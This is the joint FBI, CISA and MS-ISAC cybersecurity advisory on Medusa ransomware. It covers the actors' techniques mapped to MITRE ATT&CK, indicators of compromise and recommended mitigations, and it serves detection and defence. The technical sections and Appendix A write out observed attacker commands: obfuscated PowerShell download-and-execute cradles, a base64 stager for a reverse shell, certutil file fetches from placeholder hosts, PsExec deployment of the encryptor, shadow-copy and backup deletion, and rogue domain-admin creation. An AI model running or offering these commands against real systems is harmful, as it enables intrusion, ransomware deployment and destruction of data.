FBI, CISA, and MS-ISAC encourage organizations to implement the recommendations in the Mitigations section of this advisory to reduce the likelihood and impact of Medusa ransomware incidents.

Download the PDF version of this report:

For a downloadable list of IOCs, see:

AA25-071A STIX XML
(XML, 34.30 KB
)
AA25-071A STIX JSON
(JSON, 42.28 KB
)

Technical Details

Note: This advisory uses the MITRE ATT&CK® Matrix for Enterprise framework, version 16. See the MITRE ATT&CK Tactics and Techniques section of this advisory for a table of the threat actors’ activity mapped to MITRE ATT&CK tactics and techniques.

Background

The RaaS Medusa variant has been used to conduct ransomware attacks from 2021 to present. Medusa originally operated as a closed ransomware variant, meaning all development and associated operations were controlled by the same group of cyber threat actors. While Medusa has since progressed to using an affiliate model, important operations such as ransom negotiation are still centrally controlled by the developers. Both Medusa developers and affiliates—referred to as “Medusa actors” in this advisory—employ a double extortion model, where they encrypt victim data and threaten to publicly release exfiltrated data if a ransom is not paid.

Initial Access

Medusa developers typically recruit initial access brokers (IABs) in cybercriminal forums and marketplaces to obtain initial access [TA0001] to potential victims. Potential payments between $100 USD and $1 million USD are offered to these affiliates with the opportunity to work exclusively for Medusa. Medusa IABs (affiliates) are known to make use of common techniques, such as:

Discovery

Medusa actors use living off the land (LOTL) and legitimate tools Advanced IP Scanner and SoftPerfect Network Scanner for initial user, system, and network enumeration. Once a foothold in a victim network is established, commonly scanned ports include:

  • 21 (FTP)
  • 22 (SSH)
  • 23 (Telnet)
  • 80 (HTTP)
  • 115 (SFTP)
  • 443 (HTTPS)
  • 1433 (SQL database)
  • 3050 (Firebird database)
  • 3128 (HTTP web proxy)
  • 3306 (MySQL database)
  • 3389 (RDP)

Medusa actors primarily use PowerShell [T1059.001] and the Windows Command Prompt (cmd.exe) [T1059.003] for network [T1046] and filesystem enumeration [T1083] and to utilize Ingress Tool Transfer capabilities [T1105]. Medusa actors use Windows Management Instrumentation (WMI) [T1047] for querying system information.

Defense Evasion

Medusa actors use LOTL to avoid detection [TA0005]. (See Appendix A for associated shell commands observed during FBI investigations of Medusa victims.) Certutil (certutil.exe) is used to avoid detection when performing file ingress.

Actors have been observed using several different PowerShell detection evasion techniques with increasing complexity, which are provided below. Additionally, Medusa actors attempt to cover their tracks by deleting the PowerShell command line history [T1070.003].

In this example, Medusa actors use a well-known evasion technique that executes a base64 encrypted command [T1027.013] using specific execution settings.

  • powershell -exec bypass -enc <base64 encrypted command string>

In another example, the DownloadFile string is obfuscated by slicing it into pieces and referencing it via a variable [T1027].

  • powershell -nop -c $x = 'D' + 'Own' + 'LOa' + 'DfI' + 'le'; Invoke-Expression (New-Object Net.WebClient).$x.Invoke(http://<ip>/<RAS tool>.msi)

In the final example, the payload is an obfuscated base64 string read into memory, decompressed from gzip, and used to create a scriptblock. The base64 payload is split using empty strings and concatenation, and uses a format operator (-f) followed by three arguments to specify character replacements in the base64 payload.

  • powershell -nop -w hidden -noni -ep bypass &([scriptblock]::create((
  • New-Object System.IO.StreamReader(
  • New-Object System.IO.Compression.GzipStream((
  • New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String(
  • (('<base64 payload string>')-f'<character replacement 0>','<character replacement 1>', '<character replacement 2>')))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))

The obfuscated base64 PowerShell payload is identical to powerfun.ps1, a publicly available stager script that can create either a reverse or bind shell over TLS to load additional modules. In the bind shell, the script awaits a connection on local port 443 [T1071.001], and initiates a connection to a remote port 443 in the reverse shell.

In some instances, Medusa actors attempted to use vulnerable or signed drivers to kill or delete endpoint detection and response (EDR) tools [T1562.001].

FBI has observed Medusa actors using the following tools to support command and control (C2) and evade detection:

  • Ligolo.
    • A reverse tunneling tool often used to create secure connections between a compromised host and threat actor’s machine.
  • Cloudflared.
    • Formerly known as ArgoTunnel.
    • Used to securely expose applications, services, or servers to the internet via Cloudflare Tunnel without exposing them directly.

Lateral Movement and Execution

Medusa actors use a variety of legitimate remote access software [T1219]; they may tailor their choice based on any remote access tools already present in the victim environment as a means of evading detection. Investigations identified Medusa actors using remote access software AnyDesk, Atera, ConnectWise, eHorus, N-able, PDQ Deploy, PDQ Inventory, SimpleHelp, and Splashtop. Medusa uses these tools—in combination with Remote Desktop Protocol (RDP) [T1021.001] and PsExec [T1569.002]—to move laterally [TA0008] through the network and identify files for exfiltration [TA0010] and encryption [T1486]. When provided with valid username and password credentials, Medusa actors use PsExec to:

  • Copy (-c) one script from various batch scripts on the current machine to the remote machine and execute it with SYSTEM level privileges (-s).
  • Execute an already existing local file on a remote machine with SYSTEM level privileges.
  • Execute remote shell commands using cmd /c.

One of the batch scripts executed by PsExec is openrdp.bat, which first creates a new firewall rule to allow inbound TCP traffic on port 3389:

  • netsh advfirewall firewall add rule name="rdp" dir=in protocol=tcp localport=3389 action=allow

Then, a rule to allow remote WMI connections is created:

  • netsh advfirewall firewall set rule group="windows management instrumentation (wmi)" new enable=yes

Finally, the registry is modified to allow Remote Desktop connections:

  • reg add "HKLMSYSTEMCurrentControlSetControlTerminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f

Mimikatz has also been observed in use for Local Security Authority Subsystem Service (LSASS) dumping [T1003.001] to harvest credentials [TA0006] and aid lateral movement.

Exfiltration and Encryption

Medusa actors install and use Rclone to facilitate exfiltration of data to the Medusa C2 servers [T1567.002] used by actors and affiliates. The actors use Sysinternals PsExec, PDQ Deploy, or BigFix [T1072] to deploy the encryptor, gaze.exe, on files across the network—with the actors disabling Windows Defender and other antivirus services on specific targets. Encrypted files have a .medusa file extension. The process gaze.exe terminates all services [T1489] related to backups, security, databases, communication, file sharing and websites, then deletes shadow copies [T1490] and encrypts files with AES-256 before dropping the ransom note. The actors then manually turn off [T1529] and encrypt virtual machines and delete their previously installed tools [T1070].

Extortion

Medusa RaaS employs a double extortion model, where victims must pay [T1657] to decrypt files and prevent further release. The ransom note demands victims make contact within 48 hours via either a Tor browser based live chat, or via Tox, an end-to-end encrypted instant-messaging platform. If the victim does not respond to the ransom note, Medusa actors will reach out to them directly by phone or email. Medusa operates a .onion data leak site, divulging victims alongside countdowns to the release of information. Ransom demands are posted on the site, with direct hyperlinks to Medusa affiliated cryptocurrency wallets. At this stage, Medusa concurrently advertises sale of the data to interested parties before the countdown timer ends. Victims can additionally pay $10,000 USD in cryptocurrency to add a day to the countdown timer.

FBI investigations identified that after paying the ransom, one victim was contacted by a separate Medusa actor who claimed the negotiator had stolen the ransom amount already paid and requested half of the payment be made again to provide the “true decryptor”— potentially indicating a triple extortion scheme.

Indicators of Compromise

Table 1 lists the hashes of malicious files obtained during investigations.

Table 1: Malicious Files
Files Hash (MD5) Description
!!!READ_ME_MEDUSA!!!.txt Redacted Ransom note file
openrdp.bat 44370f5c977e415981febf7dbb87a85c Allows incoming RDP and remote WMI connections
pu.exe 80d852cd199ac923205b61658a9ec5bc Reverse shell

Table 2 includes email addresses used by Medusa actors to extort victims; they are exclusively used for ransom negotiation and contacting victims following compromise. These email addresses are not associated with phishing activity conducted by Medusa actors.

Table 2: Medusa Email Addresses
Email Addresses Description
key.medusa.serviceteam@protonmail.com Used for ransom negotiation
medusa.support@onionmail.org Used for ransom negotiation
mds.svt.breach@protonmail.com Used for ransom negotiation
mds.svt.mir2@protonmail.com Used for ransom negotiation
MedusaSupport@cock.li Used for ransom negotiation

MITRE ATT&CK Tactics and Techniques

See Table 3Table 11 for all referenced threat actor tactics and techniques in this advisory. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK’s Best Practices for MITRE ATT&CK Mapping and CISA’s Decider Tool.

Table 3: Initial Access
Technique Title ID Use
Exploit Public-Facing Application T1190 Medusa actors exploited unpatched software or n-day vulnerabilities through common vulnerabilities and exposures.
Initial Access TA0001 Medusa actors recruited initial access brokers (IABS) in cybercriminal forums and marketplaces to obtain initial access.
Phishing T1566 Medusa IABS used phishing campaigns as a primary method for delivering ransomware to victims.
Table 4: Defense Evasion
Technique Title ID Use
Indicator Removal: Clear Command History T1070.003 Medusa actors attempt to cover their tracks by deleting the PowerShell command line history.
Obfuscated Files or Information: Encrypted/Encoded File T1027.013 Medusa actors use a well-known evasion technique that executes a base64 encrypted command.
Obfuscated Files or Information T1027 Medusa actors obfuscated a string by slicing it into pieces and referencing it via a variable.
Indicator Removal T1070 Medusa actors deleted their previous work and tools installed. 
Impair Defenses: Disable or Modify Tools T1562.001 Medusa actors killed or deleted endpoint detection and response tools.
Table 5: Discovery
Technique Title ID Use
Network Service Discovery T1046 Medusa actors utilized living of the land techniques to perform network enumeration.
File and Directory Discovery T1083 Medusa actors utilized Windows Command Prompt for filesystem enumeration.
Network Share Discovery T1135 Medusa actors queried shared drives on the local system to gather sources of information.
System Network Configuration Discovery T1016 Medusa actors used operating system administrative utilities to gather network information.
System Information Discovery T1082 Medusa actors used the command systeminfo to gather detailed system information.
Permission Groups Discovery: Domain Groups T1069.002 Medusa actors attempt to find domain-level group and permission settings.
Table 6: Credential Access
Technique Title ID Use
Credential Access TA0006 Medusa actors harvest credentials with tools like Mimikatz to gain access to systems.
OS Credential Dumping: LSASS Memory T1003.001 Medusa actors were observed accessing credential material stored in process memory or Local Security Authority Subsystem Service (LSASS) using Mimkatz.
Table 7: Lateral Movement and Execution
Technique Title ID Use
Lateral Movement TA0008 Medusa actors performed techniques to move laterally without detection once they gained initial access.
Command and Scripting Interpreter: PowerShell T1059.001 Medusa actors used PowerShell, a powerful interactive command-line interface and scripting environment for ingress, network, and filesystem enumeration.
Command and Scripting Interpreter: Windows Command Shell T1059.003 Medusa actors used Windows Command Prompt—which can be used to control almost any aspect of a system—for ingress, network, and filesystem enumeration. 
Software Deployment Tools T1072 Medusa Actors used PDQ Deploy and BigFix to deploy the encryptor on files across the network.
Remote Services: Remote Desktop Protocol T1021.001 Medusa actors used Remote Desktop Protocol (RDP), a common feature in operating systems, to log into an interactive session with a system and move laterally.
System Services T1569.002 Medusa actors used Sysinternals PsExec to deploy the encryptor on files across the network.
Windows Management Instrumentation T1047 Medusa actors abused Windows Management Instrumentation to query system information.
Table 8: Exfiltration and Encryption
Technique Title  ID Use
Exfiltration TA0010 Medusa actors identified files to exfiltrate out of victim networks.
Exfiltration Over Web Service: Exfiltration to Cloud Storage T1567.002 Medusa actors used Rclone to facilitate exfiltration of data to the Medusa C2 servers.
Table 9: Command and Control
Technique Title ID Use
Ingress Tool Transfer T1105 Medusa actors used PowerShell, Windows Command Prompt, and certutil for file ingress.
Application Layer Protocol: Web Protocols  T1071.001 Medusa actors communicate using application layer protocols associated with web traffic. In this case, Medusa actors used scripts that created reverse or bind shells over port 443: HTTPS.
Remote Access Software T1219 Medusa actors used remote access software to move laterally through the network.
Table 10: Persistence
Technique Title ID Use
Create Account T1136.002 Medusa actors created a domain account to maintain access to victim systems.
Table 11: Impact
Technique Title ID Use
Data Encrypted for Impact T1486 Medusa identified and encrypted data on target systems to interrupt availability to system and network resources.
Inhibit System Recovery T1490 The process gaze.exe terminates all services then deletes shadow copies and encrypts files with AES-256 before dropping the ransom note.
Financial Theft T1657 Victims must pay to decrypt files and prevent further release by Medusa actors.
System Shutdown/Reboot T1529 Medusa actors manually turned off and encrypted virtual machines.
Service Stop T1489 The process gaze.exe terminates all services related to backups, security, databases, communication, file sharing, and websites,

Mitigations

FBI, CISA, and MS-ISAC recommend organizations implement the mitigations below to improve cybersecurity posture based on threat actors’ activity. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats, tactics, techniques, and procedures. Visit CISA’s CPGs webpage for more information on the CPGs, including additional recommended baseline protections.

  • Implement a recovery plan to maintain and retain multiple copies of sensitive or proprietary data and servers in a physically separate, segmented, and secure location (e.g., hard drive, storage device, the cloud) [CPG 2.F, 2.R, 2.S].
  • Require all accounts with password logins (e.g., service accounts, admin accounts, and domain admin accounts) to comply with NIST’s standards. In particular, require employees to use long passwords and consider not requiring frequently recurring password changes, as these can weaken security [CPG 2.C].
  • Require multifactor authentication for all services to the extent possible, particularly for webmail, virtual private networks, and accounts that access critical systems [CPG 2.H].
  • Keep all operating systems, software, and firmware up to date. Timely patching is one of the most efficient and cost-effective steps an organization can take to minimize its exposure to cybersecurity threats. Prioritize patching known exploited vulnerabilities in internet-facing systems [CPG 1.E].
  • Segment networks to prevent the spread of ransomware. Network segmentation can help prevent the spread of ransomware by controlling traffic flows between—and access to—various subnetworks and by restricting adversary lateral movement [CPG 2.F].
  • Identify, detect, and investigate abnormal activity and potential traversal of the indicated ransomware with a networking monitoring tool. To aid in detecting the ransomware, implement a tool that logs and reports all network traffic, including lateral movement activity on a network. Endpoint detection and response (EDR) tools are particularly useful for detecting lateral connections as they have insight into common and uncommon network connections for each host [CPG 3.A].
  • Require VPNs or Jump Hosts for remote access.
  • Monitor for unauthorized scanning and access attempts.
  • Filter network traffic by preventing unknown or untrusted origins from accessing remote services on internal systems. This prevents threat actors from directly connecting to remote access services that they have established for persistence.
  • Audit user accounts with administrative privileges and configure access controls according to the principle of least privilege [CPG 2.E].
  • Review domain controllers, servers, workstations, and active directories for new and/or unrecognized accounts [CPG 1.A, 2.O].
  • Disable command-line and scripting activities and permissions. Privilege escalation and lateral movement often depend on software utilities running from the command line. If threat actors are not able to run these tools, they will have difficulty escalating privileges and/or moving laterally [CPG 2.E, 2.N].
  • Disable unused ports[CPG 2.V].
  • Maintain offline backups of data, and regularly maintain backup and restoration [CPG 2.R]. By instituting this practice, the organization helps ensure they will not be severely interrupted and/or only have irretrievable data.
  • Ensure all backup data is encrypted, immutable (i.e., cannot be altered or deleted), and covers the entire organization’s data infrastructure [CPG 2.K, 2.L, 2.R].

Validate Security Controls

In addition to applying mitigations, the FBI, CISA, and MS-ISAC recommend exercising, testing, and validating your organization’s security program against the threat behaviors mapped to the MITRE ATT&CK Matrix for Enterprise framework in this advisory. The FBI, CISA, and MS-ISAC recommend testing your existing security controls inventory to assess how they perform against the ATT&CK techniques described in this advisory.

To get started:

  1. Select an ATT&CK technique described in this advisory (Table 3 to Table 11).
  2. Align your security technologies against the technique.
  3. Test your technologies against the technique.
  4. Analyze your detection and prevention technologies’ performance.
  5. Repeat the process for all security technologies to obtain a set of comprehensive performance data.
  6. Tune your security program, including people, processes, and technologies, based on the data generated by this process.

The FBI, CISA, and MS-ISAC recommend continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.

Resources

Reporting

Your organization has no obligation to respond or provide information back to FBI in response to this joint advisory. If, after reviewing the information provided, your organization decides to provide information to FBI, reporting must be consistent with applicable state and federal laws.

FBI is interested in any information that can be shared, to include boundary logs showing communication to and from foreign IP addresses, a sample ransom note, communications with threat actors, Bitcoin wallet information, decryptor files, and/or a benign sample of an encrypted file.

Additional details of interest include a targeted company point of contact, status and scope of infection, estimated loss, operational impact, transaction IDs, date of infection, date detected, initial attack vector, and host- and network-based indicators.

The FBI, CISA, and MS-ISAC do not encourage paying ransoms as payment does not guarantee victim files will be recovered. Furthermore, payment may also embolden adversaries to target additional organizations, encourage other criminal actors to engage in the distribution of ransomware, and/or fund illicit activities. Regardless of whether you or your organization have decided to pay the ransom, FBI, CISA, and MS-ISAC urge you to promptly report ransomware incidents to FBI’s Internet Crime Complaint Center (IC3), a local FBI Field Office, or CISA via the agency’s Incident Reporting System or its 24/7 Operations Center (report@cisa.gov) or by calling 1-844-Say-CISA (1-844-729-2472).

Disclaimer

The information in this report is being provided “as is” for informational purposes only. The FBI, CISA, and MS-ISAC do not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by the FBI, CISA, and MS-ISAC.

Acknowledgements

ConnectWise contributed to this advisory.

Version History

March 12, 2025: Initial version.

Appendix A: Medusa Commands

These commands explicitly demonstrate the methods used by Medusa threat actors once they obtain a foothold inside a victim network. Incident responders and threat hunters can use this information to detect malicious activity. System administrators can use this information to design allowlist/denylist policies or other protective mechanisms.

cmd.exe /c certutil -f urlcache https://<domain>/<remotefile>.css <localfile>.dll
cmd.exe /c certutil -f urlcache https://<domain>/<remotefile>.msi <localfile>.msi
cmd.exe /c driverquery
cmd.exe /c echo Computer: %COMPUTERNAME% & `
echo Username: %USERNAME% & `
echo Domain: %USERDOMAIN% & `
echo Logon Server: %LOGONSERVER% & `
echo DNS Domain: %USERDNSDOMAIN% & `
echo User Profile: %USERPROFILE% & echo `
System Root: %SYSTEMROOT%
cmd.exe /c ipconfig /all [T1016]
cmd.exe /c net share [T1135]
cmd.exe /c net use
cmd.exe /c netstat -a
cmd.exe /c sc query
cmd.exe /c schtasks
cmd.exe /c systeminfo [T1082]
cmd.exe /c ver
cmd.exe /c wmic printer get caption,name,deviceid,drivername,portname
cmd.exe /c wmic printjob
mmc.exe compmgmt.msc /computer:{hostname/ip}
mstsc.exe /v:{hostname/ip}
mstsc.exe /v:{hostname/ip} /u:{user} /p:{pass}
powershell -exec bypass -enc <base64 encrypted command string>
powershell -nop -c $x = ‚D‘ + ‚Own‘ + ‚LOa‘ + ‚DfI‘ + ‚le‘; Invoke-Expression (New-Object Net.WebClient).$x.Invoke(http://<ip>/<RMM tool>.msi)

powershell -nop -w hidden -noni -ep bypass &([scriptblock]::create((

New-Object System.IO.StreamReader(

New-Object System.IO.Compression.GzipStream((

New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String(

((‚<base64 payload string>‘)-f'<character replacement 0>‘,

‚<character replacement 1>‘,'<character replacement 2>‘)))),

[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))

powershell Remove-Item (Get-PSReadlineOption).HistorySavePath

powershell Get-ADComputer -Filter * -Property * | Select-Object Name,OperatingSystem,OperatingSystemVersion,Description,LastLogonDate,

logonCount,whenChanged,whenCreated,ipv4Address | Export-CSV -Path <file path> 

-NoTypeInformation -Encoding UTF8

psexec.exe -accepteula -nobanner -s \{hostname/ip} „c:windowssystem32taskkill.exe“ /f /im WRSA.exe
psexec.exe -accepteula -nobanner -s \{hostname/ip} -c coba.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} -c openrdp.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} -c StopAllProcess.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} -c zam.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} c:tempx.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} cmd
psexec.exe -accepteula -nobanner -s \{hostname/ip} cmd /c   „c:gaze.exe“
psexec.exe -accepteula -nobanner -s \{hostname/ip} cmd /c  „copy \ad02sysvolgaze.exe c:gaze.exe
psexec.exe -accepteula -nobanner -s \{hostname/ip} cmd /c  „copy \ad02sysvolgaze.exe c:gaze.exe && c:gaze.exe“
psexec.exe -accepteula -nobanner -s \{hostname/ip} -u {user} -p {pass} -c coba.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} -u {user} -p {pass} -c hostname/ipwho.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} -u {user} -p {pass} -c openrdp.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} -u {user} -p {pass} -c zam.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} -u {user} -p {pass} cmd
psexec.exe -accepteula -nobanner -s \{hostname/ip} -u {user} -p {pass} -с newuser.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} -с duooff.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} -с hostname/ipwho.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} -с newuser.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} -с removesophos.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} -с start.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} -с uninstallSophos.bat
nltest /dclist:
net group „domain admins“ /domain [T1069.002]
net group „Domain Admins“ default /add /domain
net group „Enterprise Admins“ default /add /domain
net group „Remote Desktop Users“ default /add /domain
net group „Group Policy Creator Owners“ default /add /domain
net group „Schema Admins“ default /add /domain
net group „domain users“ /domain
net user default /active:yes /domain
net user /add default <password> /domain [T1136.002]
query user
reg add HKLMSystemCurrentControlSetControlLsa /v DisableRestrictedAdmin /t REG_DWORD /d 0
systeminfo
vssadmin.exe Delete Shadows /all /quiet
vssadmin.exe resize shadowstorage /for=%s /on=%s /maxsize=unbounded
del /s /f /q %s*.VHD %s*.bac %s*.bak %s*.wbcat %s*.bkf %sBac kup*.* %sbackup*.* %s*.set %s*.win %s*.dsk
netsh advfirewall firewall add rule name=“rdp“ dir=in protocol=tcp localport=3389 action=allow
netsh advfirewall firewall set rule group=“windows management instrumentation (wmi)“ new enable=yes
reg add „HKLMSYSTEMCurrentControlSetControlTerminal Server“ /v fDenyTSConnections /t REG_DWORD /d 0 /f
Mehr lesen →